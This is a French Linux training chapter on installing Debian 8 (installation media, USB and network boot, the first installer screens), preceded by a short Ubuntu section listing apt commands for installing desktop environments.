```

9.2. Installation complète

Gnome.

```
sudo apt install ubuntu-desktop
```

KDE.

```
sudo apt install kubuntu-desktop
```

XFCE.

```
sudo apt install xubuntu-desktop
```

LXDE.

```
sudo apt install lubuntu-desktop
```

Mate pour Ubuntu : voir <http://wiki.mate-desktop.org/download#ubuntu> et <https://ubuntu-mate.org/>

```
sudo apt install mate-desktop
```

7. Installation Linux Debian

- Objectifs de certification
 - Objectifs LPIC 1
- 1. Introduction installation Debian
- 2. Méthodes d'installation
 - 2.1. Installation depuis un CD-Rom/DVD-Rom
 - 2.2. Démarrage depuis une clé USB
 - 2.3. Installation par *boot* réseau
 - 2.4. Autres méthodes d'installation
- 3. Installation Debian 8
 - 3.1. Exécution du programme d'installation
 - 3.2. Choix de la langue
 - 3.3. Choix du pays
 - 3.4. Choix de la disposition du clavier
 - 3.5. Détection du matériel
 - 3.6. Chargement des composants
 - 3.7. Détection du matériel réseau
 - 3.8. Configuration du réseau
 - 3.9. Mot de passe administrateur
 - 3.10. Création du premier utilisateur
 - 3.11. Configuration de l'horloge
 - 3.12. Détection des disques et autres périphériques
 - 3.13. Démarrage de l'outil de partitionnement
 - 3.13.1. Partitionnement assisté
 - 3.13.2. Partitionnement manuel
 - 3.13.3. Emploi du RAID logiciel
 - 3.13.4. Emploi de LVM (*Logical Volume Manager*)
 - 3.13.5. Chiffrement de partitions
 - 3.14. Installation du système de base Debian
 - 3.15. Configuration de l'outil de gestion des paquets ([apt](#))
 - 3.16. Concours de popularité des paquets
 - 3.17. Sélection des paquets à installer
 - 3.18. Installation du chargeur d'amorçage GRUB
 - 3.19. Terminer l'installation et redémarrer
- 4. Tâches après-installation
- 5. Console graphique
 - 5.1. GNOME
 - 5.2. KDE
 - 5.3. Xfce et autres

Objectifs de certification

Objectifs LPIC 1

- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.1 Conception du schéma de partitionnement
 - 102.2 Installation d'un gestionnaire d'amorçage
- *Sujet 106 : Interfaces et bureaux utilisateur*
 - 106.1 Installation et configuration de X11
 - 106.2 Configuration d'un gestionnaire d'affichage (Display Manager)
 - 106.3 Accessibilité

1. Introduction installation Debian

Il existe un guide complet pour répondre à toutes les questions concernant l'installation de Debian : [Manuel d'installation pour la distribution Debian GNU/Linux](#). Ce document est tiré du livre "[Le cahier de l'administrateur Debian, Chapitre 4. Installation](#)"

Pour utiliser la distribution Debian, il faut l'avoir installée sur un ordinateur, tâche complexe prise en charge par le programme `debian-installer`. Une bonne installation implique de nombreuses opérations. Ce chapitre les passe en revue dans l'ordre dans lequel elles sont habituellement effectuées.

L'installateur de Jessie est toujours basé sur `debian-installer`. Sa conception modulaire le rend opérationnel dans de nombreux scénarios et lui a permis d'évoluer pour s'adapter aux inévitables changements. Malgré les nombreuses contraintes imposées par la prise en charge d'une large palette d'architectures, cet installateur est très accessible au débutant puisqu'il assiste l'utilisateur à chaque étape du processus. La détection automatique du matériel, le partitionnement assisté et l'interface graphique ont résolu l'essentiel des problèmes que les néophytes pouvaient rencontrer dans les premières années de Debian.

L'installation requiert 80 Mo de mémoire vive et au moins 700 Mo d'espace disque. Notons toutefois que ces chiffres s'appliquent à l'installation d'un système très limité dénué d'un bureau graphique. Il vaut mieux prévoir un minimum de 512 Mo de mémoire vive et de 5 Go d'espace disque pour un poste bureautique de base.

2. Méthodes d'installation

L'installation d'un système Debian est possible depuis divers types de supports, pour peu que le BIOS de la machine le permette. On pourra ainsi amorcer grâce à un CD-Rom, une clé USB, voire à travers un réseau.

B.A.-BA BIOS, l'interface matériel/logiciel

Le BIOS (abréviation de *Basic Input/Output System*, ou système élémentaire d'entrées-sorties) est un logiciel intégré à la carte mère (carte électronique reliant tous les périphériques) et exécuté au démarrage du PC pour charger un système d'exploitation (par l'intermédiaire d'un chargeur d'amorçage adapté). Il reste ensuite présent en arrière-plan pour assurer une interface entre le matériel et le logiciel (en l'occurrence, le noyau Linux).

2.1. Installation depuis un CD-Rom/DVD-Rom

Le support d'installation le plus employé est le CD-Rom (ou le DVD-Rom, qui se comporte exactement de la même manière) : l'ordinateur s'amorce sur ce dernier et le programme d'installation prend la main.

Divers types de CD-Rom ciblent chacun des usages différents. `netinst` (installation réseau) contient l'installateur et le système de base de Debian ; tous les autres logiciels seront téléchargés. Son « image », c'est-à-dire le système de fichiers ISO-9660 présentant le contenu exact du disque, n'occupe pas plus de 150 à 280 Mo (selon l'architecture). À l'opposé, le jeu complet de disques propose tous les paquets et permet d'installer le système sur un ordinateur n'ayant pas accès à Internet — il nécessite environ 84 CD-Rom (ou 12 DVD-Rom, ou encore deux disques Blu-ray). Mais les logiciels sont répartis sur les disques en fonction de leur popularité et de leur importance ; les trois premiers suffiront donc à la majorité des installations car ils contiennent les logiciels les plus utilisés.

Il existe un autre type d'image, `mini.iso`, qui n'est disponible que comme un sous-produit de l'installateur. Cette image contient seulement le strict minimum requis pour configurer le réseau, tout le reste est téléchargé lors de l'installation (y compris d'autres portions du programme d'installation lui-même, ce qui explique que ces images ont tendance à ne plus fonctionner lorsqu'une nouvelle version du programme d'installation est publiée). Ces images se trouvent sur les miroirs Debian habituels, dans le dossier `dists/release/main/installer-arch/current/images/netboot/`.

ASTUCE Disques multi-architectures

La plupart des CD-Rom et DVD-Rom d'installation correspondent à une seule architecture matérielle. Si l'on souhaite télécharger les images complètes, il faudra donc prendre soin de choisir celles qui correspondent à l'architecture matérielle de l'ordinateur sur lequel on souhaite les utiliser.

Quelques images CD-Rom/DVD-Rom présentent la particularité de fonctionner sur plusieurs architectures. On trouve ainsi une image de CD-Rom combinant les images `netinst` des architectures `i386` et `amd64`. Il existe aussi une image de DVD-Rom comprenant l'installateur et une sélection de paquets binaires pour `i386` et `amd64`, ainsi que les paquets sources correspondants.

Pour se procurer des CD-Rom Debian, on peut bien sûr télécharger et graver leur image. Il est aussi possible de les acheter et de faire par la même occasion un petit don au projet. Consultez le site web pour connaître la liste des vendeurs et des sites de téléchargement des images de ces CD-Rom.

→ <http://www.debian.org/CD/index.fr.html>

2.2. Démarrage depuis une clé USB

Comme la plupart des ordinateurs sont capables de démarrer depuis un périphérique USB, il est également possible d'installer Debian à partir d'une clé USB (qui n'est rien de plus qu'un petit disque à mémoire flash).

Le manuel d'installation explique comment créer une clé USB contenant `debian-installer`. La procédure est très simple puisque les images ISO des architectures i386 et amd64 sont des images hybrides qui peuvent démarrer aussi bien depuis un CD-Rom que depuis une clé USB.

Il faut tout d'abord identifier le nom de périphérique de la clé USB (ex : `/dev/sdb`). Le plus simple pour cela est de consulter les messages émis par le noyau à l'aide de la commande `dmesg`. Ensuite, il faut copier l'image ISO préalablement récupérée (par exemple `debian-8.0.0-amd64-i386-netinst.iso`) avec la commande `cat debian-8.0.0-amd64-i386-netinst.iso >/dev/sdb; sync`. Cette commande requiert les droits administrateurs car elle accède directement à la clé USB et écrase aveuglément son contenu.

Une explication plus détaillée est disponible dans le manuel de l'installateur. Elle couvre notamment une méthode alternative (et plus complexe) pour préparer votre clé USB mais qui permet de personnaliser les options par défaut de l'installateur (celles consignées dans la ligne de commande du noyau).

→ <http://www.debian.org/releases/stable/amd64/ch04s03.html>

2.3. Installation par *boot réseau*

De nombreux BIOS permettent d'amorcer directement sur le réseau en téléchargeant un noyau et un système de fichiers minimal. Cette méthode (que l'on retrouve sous différents noms, notamment PXE ou *boot TFTP*) peut être salvatrice si l'ordinateur ne dispose pas de lecteur de CD-Rom ou si le BIOS ne peut amorcer sur un tel support.

Cette méthode d'initialisation fonctionne en deux étapes. Premièrement, lors du démarrage de l'ordinateur, le BIOS (ou la carte réseau) émet une requête BOOTP/DHCP pour obtenir une adresse IP de manière automatique. Lorsqu'un serveur BOOTP ou DHCP renvoie une réponse, celle-ci inclut un nom de fichier en plus des paramètres réseau. Après avoir configuré le réseau, l'ordinateur client émet alors une requête TFTP (*Trivial File Transfer Protocol*) pour obtenir le fichier qui lui a été indiqué. Ce fichier récupéré, il est exécuté comme s'il s'agissait d'un chargeur de démarrage, ce qui permet de lancer le programme d'installation Debian — celui-ci s'exécute alors comme s'il provenait d'un disque dur, d'un CD-Rom ou d'une clé USB.

Tous les détails de cette méthode sont disponibles dans le guide d'installation (section « Préparer les fichiers pour amorcer depuis le réseau avec TFTP »).

→ <http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp>

→ <http://www.debian.org/releases/stable/amd64/ch04s05.html>

2.4. Autres méthodes d'installation

Lorsqu'il s'agit de déployer des installations personnalisées sur un grand nombre d'ordinateurs, on opte généralement pour des approches plus automatisées. Selon les cas et la complexité des installations à effectuer, on emploiera plutôt FAI (*Fully Automatic Installer* ou un CD-Rom d'installation personnalisé avec préconfiguration (voir « *Debian-installer avec préconfiguration* »)).

3. Installation Debian 8

3.1. Exécution du programme d'installation

Dès que le BIOS a lancé l'amorçage sur le CD-Rom (ou le DVD-Rom), le menu du chargeur d'amorçage Isolinux apparaît. À ce stade, le noyau Linux n'est pas encore chargé ; ce menu permet justement de choisir le noyau à démarrer et de saisir d'éventuelles options à lui passer.

Pour une installation standard, il suffit de sélectionner (avec les touches flèches) **Install** ou **Graphical install**, puis d'appuyer sur la touche **Entrée** pour enchaîner sur la suite de l'installation. Si le DVD-Rom est de type « Multi-arch » et si la machine dispose d'un processeur 64 bits de Intel ou AMD, des entrées de menu **64 bit install** et **64 bit graphical install** permettent d'installer la variante 64 bits (`amd64`) au lieu de celle par défaut (`i386` en 32 bits). Dans la pratique, la variante 64 bits peut être utilisée de manière quasi systématique : les processeurs récents fonctionnent tous en 64 bits et cette variante gère mieux les grosses quantités de mémoire vive dont disposent les ordinateurs récents.

POUR ALLER PLUS LOIN 32 ou 64 bits ?

La différence fondamentale entre les systèmes 32 et 64 bits est la taille des adresses mémoire. En théorie, un système 32 bits ne peut exploiter plus de 4 Go de mémoire vive (2^{32} octets). En pratique, il est possible de contourner cette limite en utilisant la variante `686-pae` du noyau à condition que le processeur gère la fonctionnalité PAE (*Physical Address Extension*). Son usage a toutefois un impact non négligeable sur les performances du système. C'est pourquoi un serveur disposant d'une grande quantité de mémoire vive a tout intérêt à exploiter le mode 64 bits.

Pour un poste bureautique (où quelques pour cent de performance sont négligeables), on sera plus sensible au fait que certains logiciels propriétaires ne sont pas disponibles en version 64 bits (Skype par exemple). Il est techniquement possible de les faire fonctionner sur le système 64 bits, mais il faudra installer les versions 32 bits de toutes les bibliothèques nécessaires (voir [Section](#)

5.4.5, « Support multi-architecture ») et éventuellement faire usage de `setarch` ou `linux32` (dans le paquet `util-linux`) pour tromper les applications sur la nature du système.

B.A.-BA Chargeur d'amorçage

Le chargeur d'amorçage (ou de démarrage), *bootloader* en anglais, est un programme de bas niveau chargé de démarrer le noyau Linux juste après que le BIOS lui a passé la main. Pour mener cette mission à bien, il doit être capable de « retrouver » sur le disque le noyau Linux à démarrer. Sur les architectures amd64 et i386, les deux programmes les plus employés pour effectuer cette tâche sont LILO, le plus ancien, et GRUB, son successeur plus moderne. Isolinux et Syslinux sont des alternatives souvent employées pour démarrer depuis des supports amovibles.

Derrière chaque entrée de menu se cache une ligne de commande de démarrage spécifique que l'on peut personnaliser au besoin en appuyant sur **TAB** avant de valider et démarrer. L'entrée de menu **Help** fait apparaître l'ancienne interface en ligne de commande où les touches **F1** à **F10** affichent différents écrans d'aide détaillant les options possibles à l'invite. Sauf exceptions, vous n'aurez normalement pas besoin de vous servir de cette possibilité.

Le mode « expert » (accessible dans le menu **Advanced options**, « Options avancées ») détaille toutes les options possibles au cours de l'installation et permet de naviguer entre les différentes étapes sans qu'elles s'enchaînent automatiquement. Attention, ce mode très verbeux pourra dérouter par la multitude des choix de configuration qu'il propose.




Figure 1. Écran de démarrage

Une fois démarré, le programme d'installation nous guide d'étape en étape tout au long du processus. Cette section détaille chacune d'entre elles, leurs tenants et leurs aboutissants. Nous suivons le déroulement correspondant à un DVD-Rom Multi-Arch (plus précisément, la version beta4 de l'installateur de Jessie) ; les autres types d'installations (*netinst* notamment) peuvent varier quelque peu. Nous allons également nous concentrer sur l'installation en mode graphique, mais elle ne diffère de l'installation « classique » que par l'aspect visuel.


2.2. Choix de la langue

Le programme d'installation débute en anglais mais la toute première étape consiste à choisir la langue utilisée par la suite. Opter pour le français fournira une installation entièrement traduite (et un système configuré en français à l'issue du processus). Cela permettra également de proposer des choix par défaut plus pertinents lors des étapes suivantes (la disposition du clavier notamment).

B.A.-BA Naviguer grâce au clavier

Certaines étapes du processus d'installation nécessitent une saisie d'informations. Ces écrans disposent alors de plusieurs zones qui peuvent « avoir le **focus** » (zone de saisie de texte, cases à cocher, liste de choix, boutons **OK** et **Annuler**), et la touche **Tabulation** permet de circuler entre elles.

En mode graphique, on utilise la souris comme on l'utiliserait sur un bureau graphique fonctionnel.






Figure 2. Choix de la langue

3.3. Choix du pays

La deuxième étape consiste à choisir le pays. Combinée à la langue, cette information permettra de proposer une disposition de clavier encore plus adaptée. Elle influera aussi sur la configuration du fuseau horaire. Dans le cas de la France, un clavier de type AZERTY sera proposé et le fuseau horaire sera **Europe/Paris**



